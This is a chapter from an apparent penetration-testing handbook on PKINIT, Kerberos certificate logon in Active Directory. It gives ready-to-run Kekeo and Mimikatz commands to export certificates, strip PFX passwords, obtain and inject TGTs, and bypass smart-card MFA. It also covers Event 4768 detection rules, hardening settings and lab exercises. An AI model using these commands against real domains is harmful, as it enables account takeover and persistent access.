
Appearance
Chapter 34: PKI - PKINIT (Kerberos Authentication with Certificates)
Introduction
Passwords are the classic way to prove identity in Active Directory, but they aren't the only way. For organizations that use smart cards or "passwordless" initiatives, the heavy lifting is done by PKINIT (Public Key Cryptography for Initial Authentication in Kerberos). PKINIT allows a user to get a Ticket-Granting Ticket (TGT) by proving they own a private key that matches a trusted certificate. No password required.
In my experience, PKINIT is one of the most powerful persistence mechanisms in an attacker's arsenal. Once you've stolen a certificate (as we discussed in Chapter 33), you have a credential that often survives password resets and MFA policies. It allows you to log in as the victim from across the network, and because it's a standard, legitimate protocol, it often flies right under the radar of traditional security monitoring.
What makes PKINIT particularly interesting from an offensive perspective is that it's the intended authentication mechanism. There's nothing malicious about the protocol itself—it's doing exactly what it was designed to do. The vulnerability is in the assumption that only the legitimate owner has access to the private key. Once that assumption is broken, the entire trust model collapses.
In this chapter, we're going to break down the technical flow of the PKINIT protocol as defined in RFC 4556. We'll look at how Kekeo's tgt::ask command turns a PFX file into a domain identity, discuss the "NTAuth" store that governs trust, examine the difference between RSA and Diffie-Hellman key exchange modes, and identify the detection signatures that every defender should be monitoring.

Technical Foundation: The PKINIT Protocol
RFC 4556: The Standard
PKINIT is defined in RFC 4556 as an extension to the Kerberos protocol (RFC 4120). It replaces the traditional password-based pre-authentication with public key cryptography.
Key Components:
| Component | Purpose |
|---|---|
| PKAuthenticator | Signed data structure proving key ownership |
| AuthPack | Contains PKAuthenticator + checksum of request |
| PA-PK-AS-REQ | Pre-authentication data in AS-REQ |
| PA-PK-AS-REP | Pre-authentication data in AS-REP |
| KDC-DH-KEY-INFO | DH parameters when using Diffie-Hellman |
| ENCRYPTED-KEY-PACK | RSA-encrypted session key |
The PKINIT Authentication Flow
Step-by-Step Process:
| Step | Direction | Action |
|---|---|---|
| 1 | Client | Generates timestamp (PKAuthenticator) |
| 2 | Client | Signs PKAuthenticator with private key |
| 3 | Client | Creates AuthPack with signed data |
| 4 | Client → KDC | Sends AS-REQ with PA-PK-AS-REQ |
| 5 | KDC | Validates certificate chain to NTAuth |
| 6 | KDC | Verifies signature on PKAuthenticator |

| 7 | KDC | Maps certificate to AD account (UPN/SAN) |
| 8 | KDC | Generates session key |
| 9 | KDC → Client | Sends AS-REP with encrypted TGT |
| 10 | Client | Decrypts session key, obtains TGT |
RSA vs Diffie-Hellman Mode
PKINIT supports two modes for establishing the session key:
RSA Mode (simpler, default in Kekeo):
- KDC generates random session key
- KDC encrypts session key with client's public key
- Client decrypts with private key
Diffie-Hellman Mode (forward secrecy):
- Client sends DH public value in AS-REQ
- KDC sends its DH public value in AS-REP
- Both derive shared session key mathematically
- Compromise of private key later doesn't reveal past sessions
Comparison:
| Aspect | RSA Mode | DH Mode |
|---|---|---|
| Forward Secrecy | No | Yes |
| Complexity | Lower | Higher |
| Performance | Faster | Slower |
| Kekeo Default | Yes | No (use /dh flag) |
| Windows Default | Preferred | Supported |
The Trust Anchor: NTAuth Store
The KDC won't accept just any certificate. The certificate must chain to a CA that is explicitly trusted for smart card logon via the NTAuth store.
Location in AD: CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=...
What NTAuth Contains:
| Attribute | Content |
|---|---|
cACertificate | Binary CA certificates trusted for authentication |
| Scope | Forest-wide (Configuration partition) |
| Replication | All domain controllers |
Trust Verification Process:
- Certificate presented by client
- KDC builds certificate chain to root
- KDC checks if any CA in chain is in NTAuth
- If not found →
KDC_ERR_CLIENT_NOT_TRUSTED
Subject Mapping: Certificate to Account
How does the KDC know which AD account corresponds to the certificate?
Mapping Methods:
| Method | Field | Example |
|---|---|---|
| UPN Mapping | Subject Alternative Name (SAN) | alice@corp.acme.com |
| Implicit Mapping | Subject DN | CN matches sAMAccountName |
| Explicit Mapping | altSecurityIdentities attribute | Manual certificate binding |
| Certificate Mapping Policies | Registry/GPO | Custom mapping rules |
UPN Mapping (most common):
- Certificate contains UPN in SAN extension
- KDC searches AD for
userPrincipalName=<UPN> - Match found → Authentication proceeds
- No match →
KDC_ERR_C_PRINCIPAL_UNKNOWN
Required Certificate Properties
For a certificate to work with PKINIT, it needs specific attributes:
| Property | Requirement |
|---|---|
| Extended Key Usage | Client Authentication (1.3.6.1.5.5.7.3.2) or Smart Card Logon (1.3.6.1.4.1.311.20.2.2) |
| Subject Alternative Name | UPN matching AD account |
| Key Usage | Digital Signature |
| Private Key | Accessible (not in HSM/TPM you don't control) |
| Certificate Chain | Chains to NTAuth-trusted CA |
| Validity | Within NotBefore and NotAfter |
| Revocation Status | Not revoked (if CRL/OCSP checking enabled) |
Command Reference
tgt::ask - Certificate-Based TGT Request
Kekeo's tgt::ask command is the primary tool for PKINIT authentication. It handles the complex ASN.1 encoding and protocol negotiation automatically.
Parameters for tgt::ask:
| Parameter | Description |
|---|---|
/user:<name> | Username or UPN for authentication |
/domain:<FQDN> | Target domain FQDN |
/pfx:<file> | Path to PFX file containing certificate and private key |
/pfxpassword:<pass> | Password for PFX file (if protected) |
/subject:<UPN> | UPN from certificate (alternative to /user) |
/caname:<name> | CA name if using certificate from store |
/castore:<store> | Store location for CA certificate |
/systemstore:<store> | System store (CURRENT_USER, LOCAL_MACHINE) |
/store:<name> | Certificate store name (default: My) |
/dh | Use Diffie-Hellman instead of RSA |
/ptt | Pass the ticket (inject into current session) |
/kdc:<server> | Specific KDC to target |
/ticket:<file> | Output ticket to .kirbi file |
Basic Usage - PFX File:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /ptt
Example Output:
kekeo # tgt::ask /user:bthomas@acmelabs.pvt /pfx:bthomas.pfx /ptt
Realm        : acmelabs.pvt (acmelabs)
User         : bthomas@acmelabs.pvt (bthomas)
CName        : bthomas@acmelabs.pvt     [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  > Ticket in file 'TGT_bthomas@acmelabs.pvt@ACMELABS.PVT_krbtgt~acmelabs.pvt@ACMELABS.PVT.kirbi'
Using Certificate from Store:
kekeo # tgt::ask /subject:administrator@acmelabs.pvt /systemstore:CURRENT_USER /store:My /pttWith Diffie-Hellman Mode:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /dh /pttPassword-Protected PFX:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /pfxpassword:CertP@ss123 /pttSave Ticket to File:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /ticket:alice_tgt.kirbiTargeting Specific KDC:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /kdc:DC01.corp.acme.com /pttmisc::convert - PFX Password Handling
Kekeo works best with unprotected PFX files. Use this workflow to strip passwords:
Using OpenSSL:
bash
# Export to PEM (will prompt for password)
openssl pkcs12 -in protected.pfx -out temp.pem -nodes

# Convert back to PFX without password
openssl pkcs12 -export -in temp.pem -out unprotected.pfx -passout pass:

# Clean up
rm temp.pem
Using PowerShell:
powershell
$pfxPassword = ConvertTo-SecureString -String "OldPassword" -Force -AsPlainText
$cert = Import-PfxCertificate -FilePath "protected.pfx" -CertStoreLocation Cert:\CurrentUser\My -Password $pfxPassword
Export-PfxCertificate -Cert $cert -FilePath "unprotected.pfx" -NoPassword
Related Mimikatz Commands
kerberos::ptt - Inject Ticket
After obtaining a ticket file, inject it into your session:
mimikatz # kerberos::ptt alice_tgt.kirbikerberos::list - Verify Tickets
Confirm the ticket is loaded:
mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_cts_hmac_sha1_96
   Start/End/MaxRenew: 2/2/2026 10:15:32 ; 2/2/2026 20:15:32 ; 2/9/2026 10:15:32
   Server Name       : krbtgt/ACMELABS.PVT @ ACMELABS.PVT
   Client Name       : bthomas @ ACMELABS.PVT
   Flags 40e10000    : forwardable ; renewable ; pre_authent ; name_canonicalize ;
Attack Scenarios
Scenario 1: The Persistent Backdoor
Computer account certificates often have multi-year lifetimes and are rarely monitored.
Step 1 - Identify Target Certificate:
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:MyStep 2 - Export Certificate:
mimikatz # crypto::capi
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:My /export
Step 3 - Authenticate as Computer:
kekeo # tgt::ask /user:SERVER01$@acmelabs.pvt /pfx:SERVER01$.pfx /pttComputer accounts with appropriate delegation or local admin rights can be powerful pivot points.
Scenario 2: Bypassing Smart Card MFA
If an organization enforces smart card logon, users must present a physical token. But if the certificate was cached in the software store...
Step 1 - Check for Cached Certificates:
mimikatz # crypto::certificates /systemstore:CURRENT_USER /store:MyStep 2 - Export Cached Smart Card Certificate:
mimikatz # crypto::capi
mimikatz # crypto::certificates /export
Step 3 - Authenticate Without the Card:
kekeo # tgt::ask /subject:executive@corp.acme.com /pfx:executive.pfx /pttThe organization's "MFA" is bypassed because you have a copy of what the smart card was supposed to protect.
Scenario 3: Cross-Domain Authentication
PKINIT works across trusts if the CA is trusted in both domains.
Workflow:
# Authenticate to parent domain using child domain certificate
kekeo # tgt::ask /subject:alice@child.corp.acme.com /pfx:alice.pfx /domain:corp.acme.com /kdc:DC01.corp.acme.com /ptt
Scenario 4: Service Account Takeover
Service accounts often have certificates for mutual TLS or application authentication.
Step 1 - Find Service Certificates:
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:My
# Look for certificates with service account UPNs
Step 2 - Authenticate as Service:
kekeo # tgt::ask /subject:svc_app@acmelabs.pvt /pfx:svc_app.pfx /pttService accounts frequently have elevated privileges that the IT team has forgotten about.
Scenario 5: The "Forever" Credential
Unlike passwords, certificates don't expire based on password policies.
Scenario: User's password is set to expire every 90 days. Their certificate is valid for 2 years.
Result: Even after password rotation, the stolen certificate continues to work for 2 years.
Detection - The SOC View
Primary Indicator: PreAuthType
The most reliable detection for PKINIT abuse is the PreAuthType field in Event ID 4768.
Event ID 4768 Fields:
| Field | Password Auth | PKINIT Auth |
|---|---|---|
| PreAuthType | 2 | 16 |
| CertIssuerName | (empty) | CA Distinguished Name |
| CertSerialNumber | (empty) | Certificate serial number |
| CertThumbprint | (empty) | SHA1 thumbprint (2016+) |
Detection Rules
Rule 1: Unexpected PKINIT Authentication
Event ID 4768
  AND PreAuthType = 16
  AND AccountName NOT IN (known_smartcard_users)
Rule 2: Certificate/Account Mismatch
Event ID 4768
  AND PreAuthType = 16
  AND CertIssuerName contains "CN="
  AND AccountName != ExtractCN(CertIssuerName)
Rule 3: PKINIT from Unexpected Source
Event ID 4768
  AND PreAuthType = 16
  AND IpAddress NOT IN (known_smartcard_workstations)
Additional IOCs
Certificate Serial Tracking: Maintain a list of legitimately issued certificate serials. Alert on authentication with unknown serials.
Time Anomalies: PKINIT auth at 3 AM for a user who normally works 9-5 is suspicious regardless of method.
Kekeo Process Detection: EDR can flag
kekeo.exeor processes making AS-REQ with PKINIT when no smart card is inserted.Network Analysis: PKINIT AS-REQ packets have distinctive structure. IDS rules can identify certificate-based AS-REQs from non-Windows sources.
Event Correlation Sequence
1. Event 4768 (PreAuthType=16) - TGT issued via PKINIT
2. Event 4769 - Service ticket requested
3. Event 4624 (LogonType=3) - Network logon to target system
If this sequence originates from an IP that has never done PKINIT before, investigate.
Defensive Strategies
Enforce CRL/OCSP Checking: Configure domain controllers to strictly validate certificate revocation status. If a certificate is stolen, revoking it at the CA should immediately invalidate it.
Registry Setting:
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\
UseCachedCRLOnlyAndIgnoreRevocationUnknownErrors = 0
Use Short Certificate Lifetimes: Issue user authentication certificates with 90-day or 180-day validity periods. The shorter the window, the less valuable a stolen certificate becomes.
Require TPM-Backed Keys: Configure certificate templates to use the "Microsoft Platform Crypto Provider." This stores the private key in the TPM hardware, making extraction impossible.
Template Setting: Key Storage Provider = Microsoft Platform Crypto Provider
Restrict Certificate Templates: Limit enrollment in templates with Client Authentication or Smart Card Logon EKUs to specific security groups. Not every user needs these certificates.
Monitor NTAuth Store Changes: Alert on modifications to
CN=NTAuthCertificates. Adding a rogue CA here enables Golden Certificate attacks.Implement Certificate-Based Access Tiering: High-privilege accounts should only authenticate from specific workstations with hardware-backed certificates.
Enable Detailed Kerberos Auditing: Ensure Event ID 4768 logs include certificate details:
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:enableDeploy Credential Guard: While Credential Guard doesn't prevent PKINIT, it protects cached certificates from extraction on protected systems.
Baseline PKINIT Users: Create and maintain a list of users who legitimately use PKINIT. Alert on any authentication outside this baseline.
Consider Certificate Pinning: For high-security scenarios, bind specific certificates to specific accounts using the
altSecurityIdentitiesattribute.
PKINIT vs Password Authentication Comparison
| Aspect | Password Auth | PKINIT |
|---|---|---|
| Pre-Authentication | Encrypted timestamp | Signed PKAuthenticator |
| PreAuthType in Logs | 2 | 16 |
| Credential Storage | Hash in AD | Certificate + private key |
| Credential Lifetime | Password policy | Certificate validity period |
| MFA Bypass Risk | Depends on MFA type | Can bypass if cert stolen |
| Offline Attack | Requires hash capture | Requires cert+key theft |
| Revocation | Password reset | Certificate revocation |
| Hardware Protection | None (typically) | TPM possible |
| Detection Maturity | High | Medium |
Operational Considerations
PFX Password Handling: Kekeo works with both password-protected and unprotected PFX files. Use
/pfxpassword:for protected files or strip the password beforehand.Certificate Validation Errors: Common issues and solutions:
Error Cause Solution KDC_ERR_CLIENT_NOT_TRUSTEDCA not in NTAuth Verify CA chain KDC_ERR_C_PRINCIPAL_UNKNOWNUPN doesn't match AD account Check certificate UPN KDC_ERR_KEY_EXPIREDCertificate expired Check validity dates KDC_ERR_CLIENT_REVOKEDCertificate revoked Attack detected, move on KDC_ERR_PREAUTH_FAILEDSignature validation failed Check private key DH vs RSA Selection: Use
/dhwhen you need forward secrecy (e.g., if you're concerned about traffic capture). RSA mode is faster and simpler.Kerberos Configuration: Ensure your attack machine has the domain's Kerberos configuration. Set the KDC address manually if DNS isn't available:
kekeo # tgt::ask /user:alice@corp.acme.com /pfx:alice.pfx /kdc:10.0.0.1 /pttClock Synchronization: PKINIT is time-sensitive. If your machine's clock is off by more than 5 minutes, authentication will fail. Sync before attacking.
Ticket Lifetime: The TGT lifetime is determined by domain policy, not the certificate. Standard is 10 hours. Plan operations accordingly.
Multiple Domains: When dealing with trusts, specify the target domain explicitly. The certificate may work in multiple domains if the CA is trusted across the forest.
Smart Card vs Software: If the certificate is on a physical smart card, you need either the card + PIN, or to extract the certificate first (if possible).
Practical Lab Exercises
The Basic PKINIT: Export a user certificate from your lab using Mimikatz. Use Kekeo's
tgt::askwith/pttto inject the TGT. Verify withklistthat you have a ticket.The File Share Test: After obtaining the TGT, use
dir \\server\shareto verify you can access network resources as the certificate owner without knowing their password.The Event Hunt: On your domain controller, open Event Viewer and find Event ID 4768 for your PKINIT authentication. Confirm:
- PreAuthType = 16
- CertIssuerName matches your CA
- CertSerialNumber is present
The DH Mode Test: Repeat Exercise 1 using
/dhflag. Capture network traffic with Wireshark. Compare the AS-REQ structure between RSA and DH modes.The Revocation Test: Revoke your test certificate at the CA. Update the CRL. Try PKINIT again and document the
KDC_ERR_CLIENT_REVOKEDerror.The Computer Account Test: Export a computer account certificate (
MACHINE$). Use it to authenticate and verify what resources you can access.The Cross-Domain Test (if available): In a multi-domain environment, use a certificate from one domain to authenticate to another domain where the CA is trusted.
The Detection Rule: Write a SIEM rule that alerts when Event 4768 with PreAuthType=16 occurs for a user not in your "Smart Card Users" group.
Summary
PKINIT bridges the gap between PKI and Kerberos, enabling certificate-based authentication.
- RFC 4556 defines PKINIT as a Kerberos extension for public key pre-authentication.
- NTAuth store is the trust anchor—only CAs in this store can issue authentication certificates.
- UPN mapping links certificates to AD accounts via the Subject Alternative Name field.
tgt::askis Kekeo's PKINIT client that turns PFX files into valid TGTs.- RSA mode is simpler and faster; DH mode provides forward secrecy.
- PreAuthType 16 in Event ID 4768 is the primary detection indicator for PKINIT authentication.
- Certificate lifetime often exceeds password policy, making stolen certificates valuable for persistence.
- TPM-backed keys are the most effective defense against certificate theft.
- Revocation checking must be enforced for certificate revocation to be an effective response.
Next: Chapter 35: PKI - PAC NTLMPrevious: Chapter 33: PKI - Listing and Exporting Certificates